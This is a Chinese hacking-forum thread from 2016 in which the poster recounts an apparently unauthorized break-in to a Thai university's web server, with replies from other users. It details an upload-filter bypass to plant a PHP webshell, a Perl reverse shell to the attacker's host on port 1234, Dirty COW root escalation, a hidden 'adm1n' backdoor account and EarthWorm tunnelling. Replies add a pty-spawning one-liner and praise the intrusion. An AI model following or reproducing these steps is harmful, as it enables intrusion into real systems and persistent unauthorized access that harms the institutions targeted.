九零登录

[【通过】] 拿泰国某大学网站

[复制链接]
发表于 2016-11-15 21:55:52 | 显示全部楼层 |阅读模式
简述过程:
目标站:www.*.th
收集信息:1.端口------nmap
          2.旁站------http://ipv4info.com/
          3.Whois------https://www.thnic.co.th/th/whois/
         4.Web------WVS
          5.目录------御剑
         6.Google
得到信息:
端口开放80(http),7777(不知道是啥)
端口不多,恐怕又仅仅是台跑web的虚拟机。
旁站
1.jpg

收集之后整理成txt备用。

Whois
2.jpg

得到邮箱,电话,邮编。后面可用于组合字典。

Web(忘记截图,尽量文字详述)旁站txt扔WVS扫,在http://*.th下扫到一上传点,直接上传php提示只允许pdf,上传pdf并burpsuit抓包,改后缀为php,上传成功,看来是本地验证。菜刀连接shell提示permission denied,访问刚才上传的pdf正常,应该是目录下限制了脚本文件的执行。上传asp马,不解析。上传pHp马,菜刀连接成功,黑名单验证。 不太熟悉国外站的结构,御剑和google都没找到啥有用的,不再赘述。 提权
3.jpg
4.jpg


菜刀里执行命令失败,上spy查一波系统信息。
5.jpg
安全模式没开,那就可能是禁用了相关函数。
上传突破函数调用的php脚本(这个好像是调用mail函数,没细看)到网站目录,
12.jpg

执行成功,为了获得交互界面,再反弹个shell到本地。传pl反弹脚本到网站目录,外网开nc监听1234端口,打开http://*.th/admin/upload/download/35146.pHp?cmd=perl%20/tmp/shell.pl%20*.*.*.*%201234 6.jpg

获得shell。cat /proc/versionàLinux version2.6.25.9-40.fc8 (mockbuild@x86-3) (gcc version 4.1.2 20070925 (Red Hat4.1.2-33)) #1 SMP Fri Jun 27 16:05:49 EDT 2008尝试了多个对应内核的exp,均不行。找来刚出的脏牛,测试了很久,不是编译失败就是执行失败。不过最后,解决了一些细节上的问题后测试成功。(1)gcc –o cowroot.c –o cowroot编译失败:用gcccowroot.c -o cowroot –pthread编译成功(2)./cowroot执行提示没权限:       Chmod +xcowroot赋予执行权限(3)./cowroot 执行后没反应:       等待几分钟,会有回显的.回显后执行/usr/bin/passwd,等待一会,再执行whoami,root即为成功。
加账号的时候useradd和 adduser都提示命令找不到,百度了下说是环境变量设置有问题。解决办法是用:/usr/sbin/useradd    /usr/sbin/useradd -p'passwd' adm1n –M成功执行加上账号。由于服务器是内网,连接ssh还要转发出来。用表哥给的EarthWorm尝试转发,内网主机(左)和外网(右)执行命令如下,转发到外网的1080端口 8.jpg


本机用Proxifier配置代理, 9.jpg


代理下打开bash,ssh连接外网主机1080端口。 10.jpg

提示拒绝连接。回到shell里测试本机连接自己,sshroot@localhost,爆错了 11.jpg

蒙逼中……ps菜b第一次提linux,希望各位多多指正。


7.jpg

评分

参与人数 3酒票 +7 收起 理由
管理05 + 5 欢迎加入90!
Balis0ng + 1 nice!
柠檬草 + 1 厉害~

查看全部评分

发表于 2016-11-15 22:20:45 | 显示全部楼层
上传拿shell  =-=
要是每个上传  估计你就拿不下
发表于 2016-11-15 22:43:58 | 显示全部楼层
Silence7 发表于 2016-11-15 22:20
上传拿shell  =-=
要是每个上传  估计你就拿不下

,23333,你砸知道如果没有上传他不会从其他地方突破。
发表于 2016-11-16 00:34:50 | 显示全部楼层
你已经很厉害了其实做网络入侵。自己要懂得的东西还真是很多。多积累,多总结才是王道。以后这种文章都不知道要去哪里才能看到了。这也算是一种悲哀吧
发表于 2016-11-16 06:03:17 | 显示全部楼层
楼上的+1 看到楼主的文章想起了我第一次提linux 也许比你更激动。提linux 运气占很大一部分 往往手里exp偏少 好不容易找到一个对得上号的还获不到权限 而且版本N多记得有一次一台2.6.18的机器用一个2.6.17的EXP获取到了root 至今也没搞明白到底是为什么。。

linux提权的文章还是太少 希望以后能多观摩类似提权文章多多学习
发表于 2016-11-16 08:33:10 | 显示全部楼层
我更关心你的突破脚本长啥样
发表于 2016-11-16 11:30:07 | 显示全部楼层
我更关心你的突破脚本长啥样+1
g搞搞内网会更有钱哦
发表于 2016-11-16 12:28:54 | 显示全部楼层
过程详尽,nice
 楼主| 发表于 2016-11-16 12:34:39 | 显示全部楼层
piaoker 发表于 2016-11-16 06:03
楼上的+1 看到楼主的文章想起了我第一次提linux 也许比你更激动。提linux 运气占很大一部分 往往手里exp偏 ...

是的  我也没找到太多文章  linux提权的门槛比win高  像我这种连linux基本操作都不会的,就只能按win下加账号那套来

 楼主| 发表于 2016-11-16 12:44:37 | 显示全部楼层
@火柴人@键盘手    需要的话自行看图谷歌哦
发表于 2016-11-16 13:46:40 | 显示全部楼层
l漏点了,大兄弟
发表于 2016-11-16 14:19:23 | 显示全部楼层
突破函数调用的php脚本  这个脚本是什么样子的呀
发表于 2016-11-16 14:35:34 | 显示全部楼层
提示拒绝连接。回到shell里测试本机连接自己,sshroot@localhost,爆错了


那是应为你的shell没有tty
python -c 'import pty;pty.spawn("/bin/bash")'   就可以了
发表于 2016-11-16 16:14:23 | 显示全部楼层
你那外网ip是个防火墙吧,你ssh 内网ip
发表于 2016-11-16 16:17:53 | 显示全部楼层
而且,你为啥要是socks转发呢,你直接转发他22出来不就好了
发表于 2016-11-16 20:10:10 | 显示全部楼层
2333,linux提权有点叼,我遇到了linux4.4.3的都措手不及了,还是不知名的虚拟主机。直接放弃
发表于 2016-11-16 21:40:12 | 显示全部楼层
感谢楼主~我还没提过linux的 - - 学习学习涨涨姿势。2333。楼主求发突破函数的php脚本呀~
 楼主| 发表于 2016-11-16 22:28:33 | 显示全部楼层
yjj 发表于 2016-11-16 14:35
那是应为你的shell没有tty
python -c 'import pty;pty.spawn("/bin/bash")'   就可以了

噢  谢谢   可惜重做了系统  找不着当时的信息了   不能验证

发表于 2016-11-16 23:46:57 | 显示全部楼层
看到都说脏牛提权不稳定,容易死机啥的,自己测试时也死机了~~有机会复现一下玩玩
还有楼主用的exp能不能分享下
发表于 2016-11-17 11:41:30 | 显示全部楼层
发表于 2016-11-18 00:06:16 | 显示全部楼层
楼主的渗透过程很详细。学习了!
发表于 2016-11-18 16:30:10 | 显示全部楼层
排版和回显的东西纠结在一起了, 看着略微懵逼,。

九零

GMT+8, 2026-10-22 13:25

Powered by Discuz! X3.5

© 2001-2026 Discuz! Team.

快速回复 返回顶部 返回列表